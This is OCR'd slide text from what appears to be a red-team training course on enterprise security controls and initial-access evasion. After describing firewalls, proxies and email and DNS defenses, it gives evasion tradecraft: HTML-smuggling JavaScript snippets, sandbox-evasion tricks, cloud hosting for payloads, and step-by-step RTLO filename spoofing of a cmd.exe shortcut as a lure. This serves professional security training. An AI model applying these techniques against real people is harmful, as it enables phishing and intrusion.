
StealthOps: Red Team Trade-craft Targeting Enterprise Security Controls



By - CyberWarFare Labs

Content Outline

Day 1 : Red Team Resource Development

Module 1 : Initial Access Defenses

Module 2 : Red Team Infrastructure Development

Module 3 : Initial Access Methods

Day 2 : Tradecraft Development for Offensive Operations

Module 1 : C# Basics & Tradecraft Development

Module 2 : Abusing Windows API

Module 3 : Abusing / Evading Host Based Security Controls

Day 3 : Utilizing Tradecraft for Red Teaming in Hardened Environment

Module 1 : ETW & ETW-Ti

Module 2 : EDR World

- EDR Internals
- EDR Evasion

Training Objective & Learning Paths

- Capable to setup Red Team Infrastructure from scratch for Internal / External assessments
- Overview of modern cyber defenses in place
- Capable to map & detect the placement of these defenses during engagements
- Capable to write custom malware to evade detection (highly volatile!)
- Understand telemetry collection & ways to evade / circumvent / leverage them

Commencing our Day - 1


Hope the Environment is ready :)

Module 1


Enterprise Security Controls Architecture


Overview

- Anything that protects an asset from compromise can be categorized as a control
- Understanding the enterprise architecture is a very complicated operation
- Many Devices, Networks, Users & Connections



Typical On-Premise Architecture




Payload Server
C2 Server
Redirector
Red Team
Attacker Infrastructure
Corporate Infrastructure
DNS Based Defenses (Akamai etc.)
Email Based Security Emulator + Scanner (MDO 365 etc.)
Web Proxy (Paloalto etc.)
DNS
External Domain Reputation Check
Attachment Open in Sandbox
Analysis of MIME Type
Endpoint Security Defenses

1.1 Initial Access Security Solutions

- Firewall
    - Monitors incoming & Outgoing traffic
    - First line of defense during attacks
    - Network Segmentation with firewall in-between makes it harder to progress
    - Look for Vulnerable (outdated) software / Public Bypasses (if any)


Web Proxies

- Acts as a gateway between the internet & the local network
- Improper configured proxy can become a controller of the internal networks for attackers
- Interesting attack vector is analyzing the EDR network traffic working in conjunction with Proxies

Corporate Web Proxies

Intrusion Detection System (IDS) & IPS

- IDS monitors networks events & detects the security incidents
- IPS goes 1 step ahead & prevents the security incidents that might originate



Reference : https://www.okta.com/identity-101/ids-vs-ips/

Email based Defenses

- Compilation of various defenses. Some of them are listed below :
  - Sandboxes
  - Emulators
  - Scanners
- On Top of that, Custom Policies can also be defined as per current scenarios.
- Examples :
  - Restricting **ISO** files as an attachment from untrusted location, Internet
  - Domain Reputation based whitelists

Sandboxes

- They provide an isolated testing environment which do not affect the OS, Platform or application
- Applications / Files / Email Attachments etc can be scanned & run in a sandbox environment

Emulators

- It emulates the sample (scripts / binaries) itself
- Security Controls generally have emulators which executes files having MOTW flag
- Apex Tradecrafts uses the following techniques to evade them :
  - Enhanced Time Latency
  - Environment Safe Checks
  - File Encryption etc.

Scanners

- Reviews emails for:
  - Domain Reputation
  - Attachments
  - Keywords

- Solely based on configuration, trusted signatures, file-type etc can be whitelisted as per organization day-to-day operations

- **Red Team** focuses on:
  - Delivering files that do not propagate **MOTW** flags. Ex **ISO, 7z etc**
  - **Phishing to persist concept** (More in this later!)

Reference : https://support.microsoft.com/en-us/windows/stay-protected-with-windows-security-2ae0363d-0ada-c064-8b56-6a39afb6a963

Microsoft Defender for Office 365

Cisco Email Security

Email Based Defenses


FireEye Email Security

FIREEYE

proofpoint essentials

DNS based Defenses

- It perform extensive domain reputation checks before resolving any query
- If the requested domain has **SSL/TLS cert**, then **authority, contents** etc will be checked
- A thorough check lists will follow:
  - Domain Reputation based on recent Threat Intelligence Feeds
  - Registration Time, Maturity etc
  - Other **closed-source** checks based on recent breach etc.
- Threat Actors / Red Team follows :
  - Registering their campaigns with reputed cloud service provider domains
  - Example: **Azure Frontdoor CDN, AWS CloudFront, Serverless endpoints**
  - For hosting payloads: **G Drive, OneDrive, Mega, Dropbox, box** etc.



Palo Alto

DNSFilter

DNS Based Defenses

Akamai

Initial Access Defense Evasion Techniques


- Email Security
  - Policies have strict restriction rules to block extensions like **exe, dll** etc.
  - **The extension that works :**
    - HTML, PDF
    - ISO, 7Z, ZIP, IMG, WIM
  - However, organizations following robust policies might try to block the **infection** based on trending **threat groups tactics (zip & iso etc)**

- In Present Scenario, the following works:
  - Embed URLs as **Hyperlinks**
  - Operational Security of Red Team Infrastructure like payload server, redirectors, C2 Server must be taken care of
  - Other than that, the following matters:
    - Domain Reputation & Maturity History
    - Valid SSL/TLS Certification
    - Custom Headers
  - Domain Reputation can be checked against Reputation checkers like Paloalto & others.
  - HTML Smuggling is the **WAY! [More on this later]**

- **Proxies Based Defenses**
  - Ingress / Egress traffic flows through web proxy & also get analyzed
  - **Low reputation domains** & **MIME** type of requested resource are aggressively checked
  - **The pointers that works :**
    - Mature & Reputed Domain (think **Cloud CDNs** etc)
    - Good Requested Resource Contents : **HTML, Context, JS** etc
    - MIME of Requested Resource
  - HTML Smuggling is the **WAY! [More on this later]**

- DNS based Defenses
  - **Low reputation domain** is a **NO GO!**
  - **The pointers that works :**
    - Mature & Reputed Domain (think **Cloud CDNs** etc)
    - Cloud based storage (S3, Azure Blob Storage, Mega) for Payload Hosting
    - Serverless Redirectors of Cloud.

HTML Smuggling [HTML <3 JS] : One Way to Rule them all



- Have the capability to bypass restricted initial security defenses:
  - Email based Security Checks
    - Emulators
    - Sandbox Environment
  - Web Proxies
  - **Always remember that Containerization of Payloads is the key.**
  - Example : Our Payload is **base64** encoded present in **JS** which is located in plain **HTML** file.

One Way to Rule them all : HTML Smuggling [HTML <3 JS]

1) Create JS Blob

```
var myBlob = new Blob([myData], {type: 'octet/stream'});
```

2) Create URLs from Blob

```
var myUrl = window.URL.createObjectURL(blob);
myAnchor.href = myUrl;
```

3) Simulate a Click using HTMLElement.click method

```
myAnchor.click();
```

4) Auto Download Functionality

Test URL : https://icosahedral-dives.000webhostapp.com/smuggle.html

- **Lure in <3 with HTML Smuggling**
  - Bypass Sandbox detection:
    - Using Delayed Payload Delivery Method
    - Based on User Interaction
      - Mouse Movement
      - Identification of Device Type & Location
    - Integration of JS Add-ins like Arrow JS etc can also be added

Demonstration : RTLO Technique

STEP 01

Create a shortcut to run cmd.exe (file.lnk)

STEP 02

Go to this URL "https://unicode-explorer.com/c/202E" & Copy the character

STEP 03

Rename it to "file osi.lnk" & then right away before osi, paste the copied character.

STEP 04


The Name should look like "file knl.iso", Change the icon with the bunch of links present in the directory.

STEP 05

Lure !

Modern Initial Access Defenses in Place

- Strategies heavily depends on the vendor solution
- How things are setup ?
- Some Examples are mentioned below



